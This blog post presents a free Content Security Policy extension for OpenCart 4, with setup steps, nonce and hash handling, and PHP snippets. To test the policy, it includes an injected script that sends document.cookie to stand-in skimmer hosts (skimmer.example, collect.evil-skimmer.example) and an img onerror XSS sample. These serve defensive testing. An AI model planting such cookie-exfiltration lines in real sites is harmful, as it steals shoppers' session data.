Content Security Policy for OpenCart 4: Report-Only First, a Violation Log and One-Click Allow (Free Extension)

A free OpenCart 4 extension for Content Security Policy: report-only and enforced policies set per directive, a violation log in the admin with one-click allow, and an optional nonce that blocks injected scripts without breaking checkout.
 Rupak NepaliPublished Nov 18, 2026
A Content Security Policy (CSP) is a response header that tells the browser which scripts, styles, images and frames your pages may load. If an attacker gets a card skimmer onto your checkout through a vulnerable extension, a hacked database row or a compromised third-party script, a good policy stops the browser from running it or sending the stolen data anywhere.
Writing the header is the easy part. We showed a hand-written version in How to Secure an OpenCart Store with Content Security Policy. The hard part is knowing what to allow without breaking checkout, and keeping the policy up to date as you add analytics, chat widgets and payment methods. This free extension does that from the OpenCart admin.
Download Content Security Policy for OpenCart 4 (free, tested on OpenCart 4.1.0.4)
What it does
- Two policies, set directive by directive. A Report-only policy that blocks nothing, and an Enforced policy that does. Run either one or both.
- A violation log in the admin. Browsers report what the policy blocked (or would have blocked). The extension stores each distinct violation once with a counter, so you see “Google Fonts, 4 times” instead of 400 rows.
- One-click Allow. Adds the blocked host to the right directive in both policies, so switching from report-only to enforced doesn’t lose it.
- Strict scripts with a nonce. Optional. Your theme’s own scripts keep working, while a
<script>injected through data is blocked. It also handles OpenCart’s own inlineonchangehandlers. - A starter policy that works with OpenCart 4.1 as it ships. We browsed the home, category, product, cart and checkout pages with it: zero violations.
- External reporting to report-uri.com, Sentry, URIports or similar, if you prefer.
Install it
- Download
csp.ocmod.zip. - Go to Extensions → Installer, upload it, and click the green +.
- Go to Extensions → Extensions → Modules and install Content Security Policy.
- Click Edit, turn Status on and save.
Out of the box, only the Report-only policy is on, with the starter policy. Nothing on your store is blocked until you turn on the Enforced policy.

| Setting | What it does |
|---|---|
| Status | Master switch. Off: no CSP header at all |
| Nonce for store scripts | Adds a nonce to the scripts in your template files (see Strict scripts below) |
| Send violation reports to | Built-in log (the Violations tab), an external service URL, or off |
| Skip routes | One route per line, for a page you can’t fix yet (a payment page, say). Those pages get no CSP header |
Step 1: run the Report-only policy
The Report-only policy is sent as Content-Security-Policy-Report-Only. The browser loads everything as usual, and reports each thing the policy would have blocked. It’s safe to leave on a live store for as long as you like.

The starter policy allows only your own store, plus data: images and fonts, and inline scripts and styles:
| Directive | Starter value | Why |
|---|---|---|
default-src | 'self' | Anything not listed below: your store only |
script-src | 'self' 'unsafe-inline' | OpenCart templates are full of inline scripts. The nonce removes the need for 'unsafe-inline' |
style-src | 'self' 'unsafe-inline' | Inline style="" is everywhere in themes, and low risk |
img-src, font-src | 'self' data: | Bootstrap’s CSS draws checkboxes and select arrows with data: SVGs |
object-src | 'none' | No plugins. Nothing in a modern store needs them |
base-uri, form-action | 'self' | Stops an injected <base> tag or form from sending data elsewhere |
frame-ancestors | 'self' | Other sites can’t put your store in an iframe (clickjacking) |
When you save, the extension cleans the values: it adds the quotes to self, none, unsafe-inline and the other keywords (without quotes, self means a host called “self”), and removes semicolons and commas, which would start a new directive or a new policy.
Step 2: read the Violations tab
Browse the store yourself (home, a category, a product, the cart, checkout, the account pages), then leave it running for a few days of real traffic. Every page type and every extension shows up eventually.

In our test, we added what a typical store adds: Google Tag Manager, Google Fonts and a YouTube video. We also added an injected inline script that sends document.cookie to collect.evil-skimmer.example. The screenshot at the top of this post is the result.
For each row, the extension works out what to add:
| Blocked | Allow adds |
|---|---|
A URL such as https://fonts.gstatic.com/s/inter/...woff2 | The origin https://fonts.gstatic.com to font-src |
script-src-elem / style-src-elem | The base directive, script-src / style-src |
data, blob | data:, blob: |
eval | 'unsafe-eval' (think twice) |
| An inline style | 'unsafe-inline' to style-src |
| An inline script | Nothing. You get a hint instead: allowing inline scripts with 'unsafe-inline' would switch off most of what CSP protects |
If font-src was empty (falling back to default-src), Allow copies the default-src value first. Otherwise the new directive would contain only Google and drop your own store.

Look at each host before you click Allow. In report-only mode, the injected script in our test actually ran. Its request to collect.evil-skimmer.example arrived in the log as a connect-src violation, with its own Allow button. That row is the reason to run CSP at all. If you don’t recognise a host, find out which extension or template loads it before doing anything else. Our hacked store checklist can help.
Step 3: turn on the Enforced policy
Once the Violations tab stays empty (or holds only hosts you’ve decided to block), open Enforced policy, click Copy from Report-only, turn on Send this policy and save. The header is now Content-Security-Policy, and the browser blocks what isn’t allowed.

script-src 'self' plus the nonce.Keep the Report-only policy on with a stricter version, for example with the Strict scripts preset, to see what tightening further would break before you do it.
Strict scripts: the nonce

As long as script-src contains 'unsafe-inline', any inline <script> runs, including an injected one. A nonce fixes that. The header carries a random value, 'nonce-jlii_e_JP2spZx36Opt4TBkt', and only scripts with the same nonce="..." attribute run.
Turn on Nonce for store scripts and use the Strict scripts preset (script-src 'self'). The extension adds the nonce to every <script> in your template files:
Why the template source, not the page
The easy way to add nonces is to search the finished HTML for <script and add the attribute. But that would also give the nonce to a script that arrives through data, which is exactly the attack CSP should stop. Instead, the extension adds the nonce in a view/*/before event, to the template source, before Twig renders it:
// A Twig variable rather than the nonce itself, so Twig compiles each template once, not once per visitor.
$nonced = preg_replace('/<script\b(?![^>]*\snonce\s*=)/i', '<script nonce="{{ csp_nonce }}"', $source);
We tested it by adding <script>window.pwned=1;new Image().src="https://skimmer.example/c?"+document.cookie</script> to a product description, as a hacked database row would. The script reached the page without a nonce, the browser blocked it, window.pwned was never set, and the violation appeared in the log under both policies.
OpenCart’s inline handlers
OpenCart 4.1’s own templates have 12 inline handlers, such as onchange="location = this.value;" on the sort and limit boxes of every category page. A nonce can’t be attached to an attribute, so the extension hashes the static ones (written in the template file, with no Twig inside) and adds them with 'unsafe-hashes':
$handler = html_entity_decode($handler, ENT_QUOTES | ENT_HTML5, 'UTF-8');

$state->hashes["'sha256-" . base64_encode(hash('sha256', $handler, true)) . "'"] = true;
Because the footer and modules render after the header has been decided, the header is built at the last moment, with PHP’s header_register_callback(), so it includes hashes from every template on the page.
One nonce per session
Nonces are usually new on every page. In OpenCart, that breaks checkout: the payment button (Cash on Delivery’s cod.twig, for example) is loaded into the page with jQuery .load(), and its inline script would carry the nonce of that AJAX request, not the page’s. So the extension keeps one nonce per session:
// One nonce per session, not per page: OpenCart loads checkout steps and payment buttons with
// jQuery .load(), and the scripts in those fragments must carry the same nonce as the page.
if (empty($this->session->data['csp_nonce'])) {
	$this->session->data['csp_nonce'] = rtrim(strtr(base64_encode(random_bytes(18)), '+/', '-_'), '=');
}
An attacker still can’t guess it, and it can’t be read without already running script on the page. We placed a full guest order (guest details, flat rate shipping, Cash on Delivery, Confirm Order) under the enforced strict policy: zero violations.
What the nonce doesn’t cover
Code you paste into a setting, such as an analytics snippet or a chat widget’s “paste this before </body>” code, is data, not a template, so it gets no nonce and is blocked under Strict scripts. Move it into a template or a .js file, then allow the host it loads from.
How it’s built
| Part | Where | What it does |
|---|---|---|
| Event | catalog/view/*/before, sort order 999 | Decides whether the page gets a policy, adds nonces and collects handler hashes. Runs after OCMOD and the theme editor |
| Header | header_register_callback() | Builds both headers when PHP sends headers. Only responses that render a template get one |
| Report URL | index.php?route=extension/csp/report&policy=enforce|report | Receives reports in both browser formats and always answers 204 |
| Table | oc_csp_report | One row per policy, directive, origin and page, with a counter |
| Settings | module_csp_* | Both policies, nonce, reporting, skip routes |
report-uri, not report-to
The newer report-to directive looks like the right choice, but in our headless Chrome test, Chrome ignored report-uri as soon as report-to was present, then batched the reports and hadn’t delivered them after 75 seconds. Firefox doesn’t send report-to reports at all. With report-uri alone, every report arrived immediately. The endpoint still accepts the Reporting API format, for services that forward it.
A public URL that writes to the database
Anyone can POST to the report URL, so it is careful about what it keeps:
- Reports about pages on other hosts are ignored.
- Browser-extension noise (
chrome-extension:,moz-extension:) is dropped. - Page URLs keep only the path and
route, so tokens and search terms in query strings aren’t stored. - Bodies over 64 KB are ignored, and the table stops taking new rows at 1,000 distinct violations.
- Twig autoescaping is off in OpenCart, so the admin list escapes every value itself. A report with
<img src=x onerror=alert(1)>as its sample shows up as plain text.
Testing
- Fresh install on OpenCart 4.1.0.4: defaults loaded, no header while Status was off, and uninstall removed the table, settings and event.
- Starter policy (report-only): home, category, product, cart and checkout pages, zero violations.
- Strict scripts, enforced: sorting a category (the hashed
onchange), Add to Cart, the reviews list loaded with.load(), and a complete guest checkout with Cash on Delivery all worked, with zero violations. - A
<script>added to a product description: no nonce, blocked, reported. - Google Tag Manager, Google Fonts and YouTube: reported, then allowed with one click each.
Troubleshooting
| Problem | Cause and fix |
|---|---|
| No header at all | Check Status, and that at least one policy has “Send this policy” on. Pages listed under Skip routes get none |
| The Violations tab stays empty | Reporting must be set to Built-in log. Check the header (browser devtools → Network → the page → Response Headers) for a report-uri |
| A feature broke after enforcing | Open the browser console: the CSP error names the directive and the blocked URL. Allow it, or add the route to Skip routes while you fix it |
| Analytics stopped working under Strict scripts | Its snippet is pasted into a setting, so it has no nonce. Move it into a template |
| Two CSP headers | Your server or Cloudflare also sends one. Browsers apply both, so a request must pass both. Keep only one |
Limits
- Storefront only. The admin doesn’t get a policy. Protect it with Turnstile, 2FA and a renamed admin folder.
- Full-page caches. If a CDN caches whole pages, every visitor gets the same nonce, and AJAX fragments from their own session won’t match it. Use the nonce only if HTML isn’t cached at the edge.
- Templates included with
{% include %}are not processed. OpenCart’s own templates don’t use it.
More on OpenCart security: 25 security measures for OpenCart stores, Cloudflare WAF, rate limiting and bot protection for OpenCart, and OpenCart 4 events by example if you want to see how the event behind this extension works.

Rupak Nepali is a web developer, manage Webocreation website and the author of six books:
Getting Started with OpenCart Module Development (Packt, 2013),
OpenCart Theme and Module Development (Packt, 2015),
OpenCart 4: Dev Guide for Themes & Extensions (2024),
OpenCart 4: User Manual (2025),
Cloudflare for the Enterprise Website (2026) and
The Technical Web Guide for Marketers (2026).
Rupak has built OpenCart stores and extensions since 2010, has published more than 600 tutorials on Webocreation, and shares free OpenCart extensions on GitHub.
Find Rupak on
GitHub | Amazon | LinkedIn | X | YouTube.